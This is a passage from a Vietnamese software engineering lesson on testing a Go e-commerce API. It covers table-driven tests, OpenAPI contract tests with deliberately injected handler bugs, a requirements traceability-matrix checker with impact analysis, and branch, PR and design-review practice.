            orderID := e.seedOrder(tc.status, 2)   // đặt sản phẩm tồn kho 10, trừ 2
            code, body, _ := e.do("POST", fmt.Sprintf("/api/v1/orders/%d/cancellations", orderID),
                e.tokenOf(tc.caller), "")
            if code != tc.wantStatus || str(body, "error", "code") != tc.wantCode {
                t.Fatalf("muốn %d %q, nhận %d %v", tc.wantStatus, tc.wantCode, code, body)
            }
            if got := e.stockOf(1); got != tc.wantStock {
                t.Fatalf("tồn kho muốn %d, nhận %d", tc.wantStock, got)
            }
        })
    }
}
```

(`newEnv`, `do`, `str` có thật trong `internal/app/app_test.go` của bản tham chiếu; `seedOrder`, `tokenOf`, `stockOf` là các hàm trợ giúp bạn tự thêm.) Ba lợi ích: thêm một tiêu chí mới là thêm *một dòng*; tên ca kiểm thử đọc như tiêu chí chấp nhận nên người không viết mã cũng review được; và dòng thứ hai cố ý kiểm tra điều tinh tế nhất của BR-04, hủy hai lần chỉ hoàn kho **một** lần.

Hai quy tắc cho test dẫn từ tiêu chí. **Mỗi BR phải có ít nhất một test đỏ khi bạn cố ý phá quy tắc đó**: cho thử xóa điều kiện `AND status = 'pending'` khỏi câu `UPDATE` và xem test nào đỏ; nếu không có test nào đỏ, quy tắc đó chưa được bảo vệ. **Test đồng thời không thể là test bảng thông thường**: NFR-01 cần N goroutine tranh nhau (Buổi 31), vì lỗi bán lố chỉ lộ ra khi hai giao dịch thực sự chen nhau.

7. Kiểm thử hợp đồng với Gin và kin-openapi

Test bảng kiểm tra *hành vi*; **test hợp đồng** kiểm tra *hình dạng* phản hồi so với `openapi.yaml`: kiểu trường, trường bắt buộc, mã trạng thái có được khai báo không, lỗi có đúng khuôn không. Nó bắt đúng loại lỗi mà test hành vi hay bỏ sót ("price bỗng thành chuỗi", "404 không có `request_id`"). Chương trình dưới đây dựng một handler Gin mini (tồn kho trong bộ nhớ, đủ cho `GET /products/{id}`, `POST /orders`, `POST /orders/{id}/cancellations`), gọi nó bằng `httptest`, và với mỗi yêu cầu kiểm **cả yêu cầu lẫn phản hồi** bằng `openapi3filter`. Chạy hai lần: handler đúng, và handler cố ý cài bốn lỗi (`price` là chuỗi, thiếu `Location`, 404 thiếu `request_id`, hủy đơn trả `204` thay vì `200`):

```
package main

import (
    "bytes"
    "context"
    "fmt"
    "io"
    "net/http"
    "net/http/httptest"
    "os"
    "path/filepath"
    "strings"
    "sync"

    "github.com/getkin/kin-openapi/openapi3"
    "github.com/getkin/kin-openapi/openapi3filter"
    "github.com/getkin/kin-openapi/routers/legacy"
    "github.com/gin-gonic/gin"
)

// Bug: các lỗi cố ý cài vào handler để xem test hợp đồng bắt được gì.
type Bug struct{ PriceAsString, NoLocation, NoRequestID, CancelReturns204 bool }

type server struct {
    mu     sync.Mutex
    bug    Bug
    stock  map[int]int
    orders map[int]map[string]any // id đơn -> {user, status}
```

```
    nextID int
}

func fail(c *gin.Context, bug Bug, status int, code string) {
    body := gin.H{"code": code, "message": "lỗi", "request_id": "r-1"}
    if bug.NoRequestID && status == 404 {
        delete(body, "request_id") // lỗi 404 đi ra khỏi khuôn chung
    }
    c.JSON(status, gin.H{"error": body})
}

func newEngine(bug Bug) *gin.Engine {
    gin.SetMode(gin.ReleaseMode)
    s := &server{bug: bug, stock: map[int]int{1: 5}, orders: map[int]map[string]any{}, nextID: 1000}
    user := func(c *gin.Context) string {
        return strings.TrimPrefix(c.GetHeader("Authorization"), "Bearer ")
    }
    order := func(id int, o map[string]any) gin.H {
        return gin.H{"id": id, "user_id": 7, "status": o["status"], "total": 1798000,
            "created_at": "2026-01-06T09:00:00Z",
            "items":      []gin.H{{"product_id": 1, "quantity": 2, "unit_price": 899000}}}
    }
    r := gin.New()
    v1 := r.Group("/api/v1")
    v1.GET("/products/:id", func(c *gin.Context) {
        if c.Param("id") != "1" {
            fail(c, bug, 404, "not_found")
            return
        }
        var price any = 899000
        if bug.PriceAsString {
            price = "899000"
        }
        c.JSON(200, gin.H{"id": 1, "category_id": 3, "sku": "BEP-01", "name": "Bếp", "price": price,
            "stock": s.stock[1], "is_active": true, "created_at": "2026-01-05T08:30:00Z"})
    })
    v1.POST("/orders", func(c *gin.Context) {
        var in struct {
            Items []struct {
                ProductID int `json:"product_id" binding:"required,gt=0"`
                Quantity  int `json:"quantity" binding:"required,gte=1,lte=99"`
            } `json:"items" binding:"required,min=1,max=50,dive"`
        }
        if c.ShouldBindJSON(&in) != nil {
            fail(c, bug, 422, "validation_failed")
            return
        }
        s.mu.Lock()
        defer s.mu.Unlock()
        if s.stock[in.Items[0].ProductID] < in.Items[0].Quantity {
            fail(c, bug, 409, "out_of_stock")
            return
        }
        s.stock[in.Items[0].ProductID] -= in.Items[0].Quantity
        s.nextID++
        s.orders[s.nextID] = map[string]any{"user": user(c), "status": "pending"}
        if !bug.NoLocation {
            c.Header("Location", fmt.Sprintf("/api/v1/orders/%d", s.nextID))
        }
        c.JSON(201, order(s.nextID, s.orders[s.nextID]))
    })
    v1.POST("/orders/:id/cancellations", func(c *gin.Context) {
        var id int
        fmt.Sscan(c.Param("id"), &id)
        s.mu.Lock()
        defer s.mu.Unlock()
        o, ok := s.orders[id]
        if !ok || o["user"] != user(c) {
            fail(c, bug, 404, "not_found") // đơn của người khác giống hệt không tồn tại (BR-06)
            return
        }
        if o["status"] != "pending" {
```

```
            fail(c, bug, 409, "conflict")
            return
        }
        o["status"] = "cancelled"
        s.stock[1] += 2
        if bug.CancelReturns204 {
            c.Status(204) // hợp đồng hứa 200 kèm đơn đã hủy
            return
        }
        c.JSON(200, order(id, o))
    })
    return r
}

func findSpec() string {
    dir, _ := os.Getwd()
    for ; dir != filepath.Dir(dir); dir = filepath.Dir(dir) {
        for _, rel := range []string{"openapi.yaml", "verify/partA/b22d/openapi.yaml"} {
            if _, err := os.Stat(filepath.Join(dir, rel)); err == nil {
                return filepath.Join(dir, rel)
            }
        }
    }
    return ""
}

// contractCall gọi handler thật bằng httptest, rồi kiểm cả YÊU CẦU lẫn PHẢN HỒI theo hợp đồng.
func contractCall(doc *openapi3.T, h http.Handler, label, method, path, token, body string) bool {
    router, _ := legacy.NewRouter(doc)
    req := httptest.NewRequest(method, "http://localhost:8080"+path, strings.NewReader(body))
    req.Header.Set("Content-Type", "application/json")
    req.Header.Set("Authorization", "Bearer "+token)
    route, params, err := router.FindRoute(req)
    if err != nil {
        fmt.Printf("%-26s KHÔNG có trong hợp đồng: %v\n", label, err)
        return false
    }
    opts := &openapi3filter.Options{IncludeResponseStatus: true,
        AuthenticationFunc: openapi3filter.NoopAuthenticationFunc}
    in := &openapi3filter.RequestValidationInput{
        Request: req, PathParams: params, Route: route, Options: opts}
    reqNote := "yêu cầu hợp lệ"
    if openapi3filter.ValidateRequest(context.Background(), in) != nil {
        reqNote = "yêu cầu VI PHẠM hợp đồng (vẫn gửi)"
    }
    rec := httptest.NewRecorder()
    h.ServeHTTP(rec, req)
    out := &openapi3filter.ResponseValidationInput{RequestValidationInput: in, Status: rec.Code,
        Header: rec.Header(), Body: io.NopCloser(bytes.NewReader(rec.Body.Bytes())), Options: opts}
    verdict := "phản hồi khớp hợp đồng"
    err = openapi3filter.ValidateResponse(context.Background(), out)
    if resp := route.Operation.Responses.Status(rec.Code); err == nil && resp != nil &&
        resp.Value.Headers["Location"] != nil && rec.Header().Get("Location") == "" {
        err = fmt.Errorf("hợp đồng khai báo Location cho %d nhưng phản hồi không có", rec.Code)
    }
    if err != nil {
        verdict = "VI PHẠM: " + strings.SplitN(err.Error(), "\n", 2)[0]
        if len(verdict) > 80 {
            verdict = verdict[:80] + "…"
        }
    }
    fmt.Printf("%-26s %d  %s; %s\n", label, rec.Code, reqNote, verdict)
    return err == nil
}

func main() {
    doc, err := (&openapi3.Loader{}).LoadFromFile(findSpec())
    if err != nil {
        panic(err)
    }
    scenario := func(h http.Handler) (bad int) {
```

```
        two := `{"items":[{"product_id":1,"quantity":2}]}`
        for _, c := range []struct{ label, method, path, token, body string }{
            {"xem sản phẩm 1", "GET", "/api/v1/products/1", "", ""},
            {"xem sản phẩm 99", "GET", "/api/v1/products/99", "", ""},
            {"đặt 2 cái", "POST", "/api/v1/orders", "an", two},
            {"đặt quantity=100", "POST", "/api/v1/orders", "an",
`{"items":[{"product_id":1,"quantity":100}]}`},
            {"đặt vượt tồn kho", "POST", "/api/v1/orders", "an",
`{"items":[{"product_id":1,"quantity":9}]}`},
            {"hủy đơn của mình", "POST", "/api/v1/orders/1001/cancellations", "an", ""},
            {"hủy lần hai", "POST", "/api/v1/orders/1001/cancellations", "an", ""},
            {"hủy đơn của người khác", "POST", "/api/v1/orders/1001/cancellations", "binh", ""},
        } {
            if !contractCall(doc, h, c.label, c.method, c.path, c.token, c.body) {
                bad++
            }
        }
        return
    }
    fmt.Println("=== handler đúng ===")
    fmt.Println("số vi phạm:", scenario(newEngine(Bug{})))
    fmt.Println("\n=== handler có bốn lỗi cố ý ===")
    buggy := Bug{PriceAsString: true, NoLocation: true, NoRequestID: true, CancelReturns204: true}
    fmt.Println("số vi phạm:", scenario(newEngine(buggy)))
}
```

```
=== handler đúng ===
xem sản phẩm 1             200  yêu cầu hợp lệ; phản hồi khớp hợp đồng
xem sản phẩm 99            404  yêu cầu hợp lệ; phản hồi khớp hợp đồng
đặt 2 cái                  201  yêu cầu hợp lệ; phản hồi khớp hợp đồng
đặt quantity=100           422  yêu cầu VI PHẠM hợp đồng (vẫn gửi); phản hồi khớp hợp đồng
đặt vượt tồn kho           409  yêu cầu hợp lệ; phản hồi khớp hợp đồng
hủy đơn của mình           200  yêu cầu hợp lệ; phản hồi khớp hợp đồng
hủy lần hai                409  yêu cầu hợp lệ; phản hồi khớp hợp đồng
hủy đơn của người khác     404  yêu cầu hợp lệ; phản hồi khớp hợp đồng
số vi phạm: 0

=== handler có bốn lỗi cố ý ===
xem sản phẩm 1             200  yêu cầu hợp lệ; VI PHẠM: response body doesn't match schema
#/components/schemas/Product: Erro…
xem sản phẩm 99            404  yêu cầu hợp lệ; VI PHẠM: response body doesn't match schema
#/components/schemas/Error: Error …
đặt 2 cái                  201  yêu cầu hợp lệ; VI PHẠM: hợp đồng khai báo Location cho 201 nhưng phản hồi
không c…
đặt quantity=100           422  yêu cầu VI PHẠM hợp đồng (vẫn gửi); phản hồi khớp hợp đồng
đặt vượt tồn kho           409  yêu cầu hợp lệ; phản hồi khớp hợp đồng
hủy đơn của mình           204  yêu cầu hợp lệ; VI PHẠM: status is not supported
hủy lần hai                409  yêu cầu hợp lệ; phản hồi khớp hợp đồng
hủy đơn của người khác     404  yêu cầu hợp lệ; VI PHẠM: response body doesn't match schema
#/components/schemas/Error: Error …
số vi phạm: 5
```


Đọc kết quả. Handler đúng: mọi phản hồi khớp, kể cả lỗi 409/404/422, nghĩa là mô hình lỗi nhất quán (NFR-09) được kiểm bằng máy. Dòng "đặt quantity=100" cho thấy một điều khác: *yêu cầu* vi phạm hợp đồng (client sai) nhưng server vẫn phải trả **một lỗi đúng khuôn**, nên "phản hồi khớp hợp đồng". Handler lỗi: bốn lỗi bị bắt ở năm dòng (lỗi `request_id` lặp ở hai ca trả 404). Đặc biệt, kiểm `Location` phải làm *thêm* một bước thủ công, vì header phản hồi trong OpenAPI mặc định là tùy chọn: **test hợp đồng chỉ bắt những gì hợp đồng khẳng định**, và một hợp đồng lỏng (chẳng hạn schema phản hồi không đặt `additionalProperties: false`) cho phép trường thừa như `password_hash` đi qua. Hãy xem hợp đồng và test hợp đồng là hai nửa phải siết cùng nhau.

Trong dự án thật, đặt hàm tương tự `contractCall` vào các test tích hợp của `internal/app` (nơi `newEnv` đã dựng app thật trên PostgreSQL), để **mọi phản hồi của mọi test hành vi** đều được so với hợp đồng một cách tự động: test hành vi chọn kịch bản, hợp đồng làm trọng tài.

8. Ma trận truy vết

8.1. Chuỗi truy vết và ma trận

Truy vết (traceability) là khả năng đi từ một yêu cầu tới mọi thứ hiện thực hóa và kiểm chứng nó, và ngược lại. Hai chiều đều có ích: *xuôi* ("FR-14 được làm ở đâu và test ở đâu?") để chứng minh không bỏ sót; *ngược* ("endpoint này tồn tại vì yêu cầu nào?") để dọn thứ không ai cần.



Chuỗi truy vết của FR-14

Các quy tắc nghiệp vụ BR-01 đến BR-15 là bảng quy tắc của Buổi 22B (ví dụ BR-03 chỉ hủy được đơn `pending`, BR-04 hoàn kho đúng một lần, BR-06 đơn của người khác giống hệt đơn không tồn tại, BR-14 khóa idempotency). Ma trận đầy đủ cho ShopGo v1 (tiền tố `/api/v1` được lược ở cột endpoint để bảng đọc được; tên test là **kế hoạch** của gói thiết kế, bản tham chiếu gộp một số thành test lớn như `TestOrderLifecycle`):

FR	UC	BR	Bảng	Endpoint	Test
FR-01	UC-01	BR-01, BR-11, BR-15	`users`	`POST /auth/register`	`TestRegister`, `TestRegisterDuplicateEmail`
FR-02	UC-02	BR-09	`users`, `refresh_tokens`	`POST /auth/login`	`TestLogin`
FR-03	UC-03	BR-09, BR-10	`refresh_tokens`	`POST /auth/refresh`	`TestRefreshRotation`, `TestRefreshReuse`
FR-04	UC-04	BR-10	`refresh_tokens`	`POST /auth/logout`	`TestLogout`
FR-05	UC-05		`users`	`GET /me`	`TestMe`
FR-06	UC-06		`categories`	`GET /categories`	`TestListCategories`
FR-07	UC-07		`categories`	`POST /categories`	`TestCreateCategoryAdminOnly`
FR-08	UC-08		`products`	`GET /products`	`TestKeysetAllSorts`
FR-09	UC-09		`products`	`GET /products/{id}`	`TestGetProduct`
FR-10	UC-10	BR-12	`products`, `order_items`	`POST /products`, `PATCH`, `DELETE /products/{id}`	`TestProductAdmin`, `TestDeleteProductInOrder`
FR-11	UC-11	BR-02, 05, 07, 08, 13	`orders`, `order_items`, `products`	`POST /orders`	`TestPlaceOrder`, `TestNoOversell`
FR-12	UC-11	BR-14	(bộ nhớ)	`POST /orders`	`TestIdempotencyKey`
FR-13	UC-12	BR-06	`orders`, `order_items`	`GET /orders`, `GET /orders/{id}`	`TestOrderIDOR`, `TestListOrders`
FR-14	UC-13	BR-03, 04, 06	`orders`, `products`	`POST /orders/{id}/cancellations`	`TestCancelRestoresStockOnce`

Cột "Bảng" của FR-10 có `order_items` vì xóa sản phẩm đã nằm trong đơn phải trả 409 (ràng buộc khóa ngoại): một liên kết dễ bị quên nếu không có ma trận. Cột Bảng của FR-12 là "(bộ nhớ)": khóa idempotency không có bảng (mục 6.2 của Buổi 22D).

8.2. Chương trình kiểm tra độ đầy đủ

Ma trận trên giấy sẽ cũ đi. Muốn nó sống, hãy để máy kiểm tra. Chương trình dưới đây đọc ma trận (một dòng cho mỗi cặp FR-UC), và đối chiếu với **ba nguồn sự thật**: danh sách FR đã chốt ở 22A, schema 22C và danh sách test có trong kho, kèm danh sách 15 quy tắc BR của 22B (mỗi BR phải được áp dụng ở ít nhất một dòng), cộng `openapi.yaml`: thao tác nào của hợp đồng mang `x-use-case: UC-xx` thì ma trận phải ghi đúng thao tác đó cho UC ấy. Nó chạy hai lần: trên ma trận **cố tình có lỗ hổng** (xóa dòng FR-05, bỏ test của FR-12, sai tên test của FR-10, sai tên bảng của FR-14, sai endpoint của FR-07, bỏ BR-14 khỏi mọi dòng), rồi trên ma trận đầy đủ. Cuối cùng, nó dùng ma trận để làm phân tích tác động (mục 9):

```
package main

import (
    "fmt"
    "os"
    "path/filepath"
    "sort"
    "strings"

    "github.com/getkin/kin-openapi/openapi3"
)

// Nguồn sự thật bên ngoài ma trận: FR đã chốt ở 22A, schema ở 22C, danh sách test thật trong kho.
var (
    frs    = "FR-01 FR-02 FR-03 FR-04 FR-05 FR-06 FR-07 FR-08 FR-09 FR-10 FR-11 FR-12 FR-13 FR-14"
    tables = "users refresh_tokens categories products orders order_items"
    brs    = "BR-01 BR-02 BR-03 BR-04 BR-05 BR-06 BR-07 BR-08 BR-09 BR-10 BR-11 BR-12 BR-13 BR-14 BR-15"
    tests  = `TestRegister TestRegisterDuplicateEmail TestLogin TestRefreshRotation TestRefreshReuse
        TestLogout TestMe TestListCategories TestCreateCategoryAdminOnly TestKeysetAllSorts TestGetProduct
        TestProductAdmin TestDeleteProductInOrder TestPlaceOrder TestNoOversell TestIdempotencyKey
        TestOrderIDOR TestListOrders TestCancelRestoresStockOnce`
)

// Mỗi dòng ma trận: FR | UC | BR | bảng | endpoint | test. Một FR có thể chiếm nhiều dòng.
const full = `
FR-01 | UC-01 | BR-01,BR-11,BR-15 | users | POST /api/v1/auth/register |
TestRegister,TestRegisterDuplicateEmail
FR-02 | UC-02 | BR-09 | users,refresh_tokens | POST /api/v1/auth/login | TestLogin
FR-03 | UC-03 | BR-09,BR-10 | refresh_tokens | POST /api/v1/auth/refresh |
TestRefreshRotation,TestRefreshReuse
FR-04 | UC-04 | BR-10 | refresh_tokens | POST /api/v1/auth/logout | TestLogout
FR-05 | UC-05 | - | users | GET /api/v1/me | TestMe
FR-06 | UC-06 | - | categories | GET /api/v1/categories | TestListCategories
FR-07 | UC-07 | - | categories | POST /api/v1/categories | TestCreateCategoryAdminOnly
FR-08 | UC-08 | - | products | GET /api/v1/products | TestKeysetAllSorts
FR-09 | UC-09 | - | products | GET /api/v1/products/{id} | TestGetProduct
FR-10 | UC-10 | BR-12 | products,order_items | POST /api/v1/products;PATCH /api/v1/products/{id};DELETE
/api/v1/products/{id} | TestProductAdmin,TestDeleteProductInOrder
FR-11 | UC-11 | BR-02,BR-05,BR-07,BR-08,BR-13 | orders,order_items,products | POST /api/v1/orders |
TestPlaceOrder,TestNoOversell
FR-12 | UC-11 | BR-14 | - | POST /api/v1/orders | TestIdempotencyKey
FR-13 | UC-12 | BR-06 | orders,order_items | GET /api/v1/orders;GET /api/v1/orders/{id} |
TestOrderIDOR,TestListOrders
FR-14 | UC-13 | BR-03,BR-04,BR-06 | orders,products | POST /api/v1/orders/{id}/cancellations |
TestCancelRestoresStockOnce
`


type Row struct {
```

```
    FR, UC             string
    BR, Tables, Routes []string
    Tests              []string
}

func split(s string) (out []string) {
    for _, p := range strings.FieldsFunc(s, func(r rune) bool { return r == ',' || r == ';' }) {
        if p = strings.TrimSpace(p); p != "" && p != "-" {
            out = append(out, p)
        }
    }
    return
}

func parse(text string) (rows []Row) {
    for _, line := range strings.Split(strings.TrimSpace(text), "\n") {
        f := strings.Split(line, "|")
        for i := range f {
            f[i] = strings.TrimSpace(f[i])
        }
        rows = append(rows, Row{f[0], f[1], split(f[2]), split(f[3]), split(f[4]), split(f[5])})
    }
    return
}

func set(s string) map[string]bool {
    m := map[string]bool{}
    for _, w := range strings.Fields(s) {
        m[w] = true
    }
    return m
}

// check trả về mọi lỗ hổng của ma trận so với nguồn sự thật. specOps: UC -> các "METHOD path" trong
openapi.yaml.
func check(rows []Row, specOps map[string][]string) (errs []string) {
    haveFR, haveUC := map[string]bool{}, map[string]bool{}
    routesOf := map[string]map[string]bool{}
    for _, r := range rows {
        haveFR[r.FR], haveUC[r.UC] = true, true
        if routesOf[r.UC] == nil {
            routesOf[r.UC] = map[string]bool{}
        }
        if len(r.Tests) == 0 {
            errs = append(errs, r.FR+": không có test nào")
        }
        for _, t := range r.Tests {
            if !set(tests)[t] {
                errs = append(errs, r.FR+": test "+t+" không tồn tại trong kho")
            }
        }
        for _, t := range r.Tables {
            if !set(tables)[t] {
                errs = append(errs, r.FR+": bảng "+t+" không có trong schema")
            }
        }
        for _, e := range r.Routes {
            routesOf[r.UC][e] = true
        }
    }
    seenBR := map[string]bool{}
    for _, r := range rows {
        for _, b := range r.BR {
            seenBR[b] = true
        }
    }
    for br := range set(brs) {
        if !seenBR[br] {
            errs = append(errs, br+": quy tắc nghiệp vụ không áp dụng cho dòng nào")
        }
    }
```

```
    for fr := range set(frs) {
        if !haveFR[fr] {
            errs = append(errs, fr+": không có use case nào phủ yêu cầu này")
        }
    }
    for uc, ops := range specOps {
        for _, op := range ops {
            if !routesOf[uc][op] {
                errs = append(errs, fmt.Sprintf("%s: hợp đồng có %q nhưng ma trận không ghi", uc, op))
            }
        }
        if !haveUC[uc] {
            errs = append(errs, uc+": use case không thuộc FR nào trong ma trận")
        }
    }
    sort.Strings(errs)
    return
}

// impact: dòng nào chạm bảng đổi, rồi mọi dòng dùng chung endpoint với chúng (đóng bao một bước).
func impact(rows []Row, changed ...string) {
    fr, uc, ep, ts := map[string]bool{}, map[string]bool{}, map[string]bool{}, map[string]bool{}
    hit := func(r Row) {
        fr[r.FR], uc[r.UC] = true, true
        for _, e := range r.Routes {
            ep[e] = true
        }
        for _, t := range r.Tests {
            ts[t] = true
        }
    }
    for _, r := range rows {
        for _, t := range r.Tables {
            for _, c := range changed {
                if t == c {
                    hit(r)
                }
            }
        }
    }
    for _, r := range rows { // FR-12 không ghi bảng nào nhưng dùng chung POST /orders
        for _, e := range r.Routes {
            if ep[e] {
                hit(r)
            }
        }
    }
    keys := func(m map[string]bool) string {
        var k []string
        for x := range m {
            k = append(k, x)
        }
        sort.Strings(k)
        return fmt.Sprintf("%d: %s", len(k), strings.Join(k, ", "))
    }
    fmt.Printf("đổi bảng %v\n  FR       %s\n  UC       %s\n  endpoint %s\n  test cần chạy lại %s\n",
        changed, keys(fr), keys(uc), keys(ep), keys(ts))
}

func findSpec() string {
    dir, _ := os.Getwd()
    for ; dir != filepath.Dir(dir); dir = filepath.Dir(dir) {
        for _, rel := range []string{"openapi.yaml", "verify/partA/b22d/openapi.yaml"} {
            if _, err := os.Stat(filepath.Join(dir, rel)); err == nil {
                return filepath.Join(dir, rel)
            }
        }
    }
    return ""
}
```

```
func main() {
    doc, err := (&openapi3.Loader{}).LoadFromFile(findSpec())
    if err != nil {
        panic(err)
    }
    nOps := 0
    specOps := map[string][]string{} // UC -> thao tác, đọc từ x-use-case của hợp đồng
    for path, item := range doc.Paths.Map() {
        for method, op := range item.Operations() {
            if uc, ok := op.Extensions["x-use-case"]; ok {
                specOps[fmt.Sprint(uc)] = append(specOps[fmt.Sprint(uc)], method+" "+path)
                nOps++
            }
        }
    }

    holes := strings.NewReplacer(
        "| TestIdempotencyKey", "| -", // FR-12 mất test
        "| BR-14 |", "| - |", // BR-14 không còn dòng nào áp dụng
        "POST /api/v1/categories |", "POST /api/v1/category |", // FR-07 sai endpoint
        "TestProductAdmin,", "TestProductAdmn,", // FR-10 gõ sai tên test
        "| orders,products | POST /api/v1/orders/{id}", "| order,products | POST /api/v1/orders/{id}", //
FR-14 sai tên bảng
    ).Replace(full)
    var kept []string // FR-05 bị bỏ sót hẳn
    for _, l := range strings.Split(holes, "\n") {
        if !strings.HasPrefix(l, "FR-05") {
            kept = append(kept, l)
        }
    }
    errs := check(parse(strings.Join(kept, "\n")), specOps)
    fmt.Printf("=== ma trận có lỗ hổng: %d lỗi ===\n", len(errs))
    for _, e := range errs {
        fmt.Println(" -", e)
    }
    rows := parse(full)
    errs = check(rows, specOps)
    fmt.Printf("\n=== ma trận đầy đủ: %d lỗi (%d dòng, %d UC, %d thao tác trong hợp đồng) ===\n",
        len(errs), len(rows), len(specOps), nOps)

    fmt.Println("\n=== phân tích tác động: thêm mã giảm giá (cột giảm giá trên orders, bảng coupons mới)
===")
    impact(rows, "orders")
}
```

```
=== ma trận có lỗ hổng: 8 lỗi ===
 - BR-14: quy tắc nghiệp vụ không áp dụng cho dòng nào
 - FR-05: không có use case nào phủ yêu cầu này
 - FR-10: test TestProductAdmn không tồn tại trong kho
 - FR-12: không có test nào
 - FR-14: bảng order không có trong schema
 - UC-05: hợp đồng có "GET /api/v1/me" nhưng ma trận không ghi
 - UC-05: use case không thuộc FR nào trong ma trận
 - UC-07: hợp đồng có "POST /api/v1/categories" nhưng ma trận không ghi

=== ma trận đầy đủ: 0 lỗi (14 dòng, 13 UC, 16 thao tác trong hợp đồng) ===


=== phân tích tác động: thêm mã giảm giá (cột giảm giá trên orders, bảng coupons mới) ===
đổi bảng [orders]
  FR       4: FR-11, FR-12, FR-13, FR-14
  UC       3: UC-11, UC-12, UC-13
  endpoint 4: GET /api/v1/orders, GET /api/v1/orders/{id}, POST /api/v1/orders, POST
/api/v1/orders/{id}/cancellations
  test cần chạy lại 6: TestCancelRestoresStockOnce, TestIdempotencyKey, TestListOrders, TestNoOversell,
TestOrderIDOR, TestPlaceOrder
```

Tám lỗi được bắt từ sáu lỗi gây ra: xóa dòng FR-05 sinh ba thông báo (FR không có UC, hợp đồng có `GET /me` mà ma trận không ghi, UC-05 không thuộc FR nào), cho thấy chuỗi truy vết liên kết hai chiều thật sự.

Hợp đồng và ma trận dùng **cùng** `x-use-case`, nên chúng không thể lệch nhau mà CI không biết. Ở một dự án thật, đặt kiểm tra này thành `go test` đọc ma trận từ một tệp CSV hoặc YAML trong `docs/`, và thêm một bước thứ hai: chạy `go test -list '.*'` để lấy danh sách test thật thay vì danh sách nhúng sẵn.

9. Phân tích tác động khi yêu cầu đổi

Cuối buổi 22A, chị Lan quay lại: "Chị muốn thêm **mã giảm giá**." Đây là một yêu cầu *Won't v1* trở thành *Must v2*. Không có truy vết, câu trả lời là một cuộc họp và một ước lượng cảm tính. Có ma trận, câu trả lời có thể tra: mã giảm giá ảnh hưởng tới `orders` (cột giảm giá và `total` sau giảm), nên phần cuối đầu ra ở mục 8.2 cho biết **4 FR, 3 UC, 4 endpoint và 6 test** phải xem lại (FR-12 cũng có mặt vì dùng chung `POST /orders`), trong khi 10 FR còn lại (tài khoản, danh mục, sản phẩm) hoàn toàn không bị chạm. Danh sách đầy đủ những gì phải làm:

Loại	Thay đổi cho "mã giảm giá"
Yêu cầu (22A)	FR mới (ví dụ FR-15: áp mã khi đặt hàng); BR mới (mã còn hạn, một mã mỗi đơn, không giảm quá tổng); NFR liên quan (không áp mã hai lần dưới tải đồng thời)
Use case (22B)	Mở rộng UC-11 (luồng thay thế "mã không hợp lệ"); có thể UC mới "quản lý mã" cho admin
Dữ liệu (22C)	Bảng `coupons` mới; cột `orders.discount` và `orders.coupon_id`; migration **tương thích bản cũ** (thêm cột có mặc định trước)
Hợp đồng (22D)	`OrderCreate` thêm `coupon_code` **tùy chọn** (thay đổi *tương thích*); `Order` thêm `discount` (tương thích); mã lỗi mới `coupon_invalid` 422 (thêm `code` mới là tương thích); `GET /coupons`... cho admin
Mã	`order.Service.Place` tính giảm giá **trong cùng giao dịch**; `product` không đổi (nhờ ranh giới module)
Test	6 test ở trên chạy lại; test mới cho từng BR; test đồng thời hai đơn cùng dùng mã giới hạn lượt
ADR	ADR mới nếu quyết định kiểu giảm giá khó đảo ngược (tính trên đơn hay trên dòng hàng)

Hai điều rút ra. **Thứ nhất**, phân tích tác động chỉ tìm ra cái *có trong ma trận*; nó không phát hiện hệ quả nghiệp vụ nằm ngoài (thuế, hoàn tiền khi hủy đơn có mã). Nó là điểm xuất phát cho cuộc trao đổi, không thay thế cuộc trao đổi. **Thứ hai**, tính tương thích của hợp đồng (22D, mục 7) quyết định chi phí: vì mọi thay đổi ở trên là *chỉ thêm*, ứng dụng di động cũ vẫn chạy; nếu đổi `total` thành "sau giảm" thì đó là đổi nghĩa trường, tức phá vỡ.

10. Nhánh, commit, PR và review

10.1. Quy trình theo lát cắt

- **Một nhánh ngắn hạn mỗi câu chuyện** (`feat/s3-1-dat-hang-mot-dong`), sống vài giờ đến một hai ngày, gộp vào nhánh chính thường xuyên (gần với *trunk-based*). Nhánh sống hàng tuần sinh ra xung đột và tích tụ rủi ro tích hợp, đúng thứ lát cắt dọc muốn tránh.
- **Commit nhỏ, mỗi commit một ý và xanh**: thứ tự hợp lý của một câu chuyện là migration và hợp đồng, rồi test (đỏ), rồi mã (xanh), rồi tài liệu. Thông điệp theo dạng `feat(order): trừ kho nguyên tử khi đặt hàng (FR-11, UC-11)`, **có mã FR/UC** để truy vết từ lịch sử.
- **Một PR mỗi câu chuyện hoặc một lát nhỏ**, đủ nhỏ để review trong 30 phút (giả định khoảng vài trăm dòng thay đổi). PR phải có mẫu: câu chuyện/UC liên quan, ảnh hưởng tới hợp đồng, migration có tương thích, cách kiểm thử, và checklist DoD.

- **Bản tham chiếu đã có các công cụ này**: hook `pre-commit` chặn tệp chưa `gofmt` trong vài giây, `CODEOWNERS` yêu cầu đúng nhóm review đúng vùng mã (đặc biệt `platform/auth` và `.github/workflows`), CI chạy lint, test với `-race`, quét lỗ hổng.

10.2. Review thiết kế

Review mã trả lời "mã này đúng không?"; **review thiết kế** trả lời "ta có đang xây đúng thứ không?" và nên xảy ra *trước* khi viết nhiều mã. Checklist dùng cho PR chạm hợp đồng, schema hoặc ranh giới module:

Nhóm	Câu hỏi
Yêu cầu	Thay đổi này phục vụ FR/UC nào? Có chỗ nào ngoài phạm vi (Won't) lọt vào không?
Hợp đồng	Thay đổi có tương thích không? Mọi lỗi có `code` và mã HTTP? Linter 0 vi phạm? Có ví dụ?
Dữ liệu	Ràng buộc nằm ở CSDL (CHECK, UNIQUE, FK) hay chỉ trong mã? Migration chạy được khi bản cũ còn đang chạy? Chỉ mục cho truy vấn mới?
Đúng đắn	Hai yêu cầu đồng thời thì sao? Thử lại thì sao (idempotency)? Giữa chừng bị ngắt thì rollback sạch?
Bảo mật	Ai được gọi? Chủ sở hữu có nằm trong truy vấn? Trường nào client không được đặt? Có lộ lỗi hạ tầng?
Ranh giới	Có import chéo module? Ai sở hữu bảng này? Có thể thay hiện thực mà không đụng module khác?
Vận hành	Log đủ để tra theo `request_id`? Có thể quay lui? Có cần runbook?
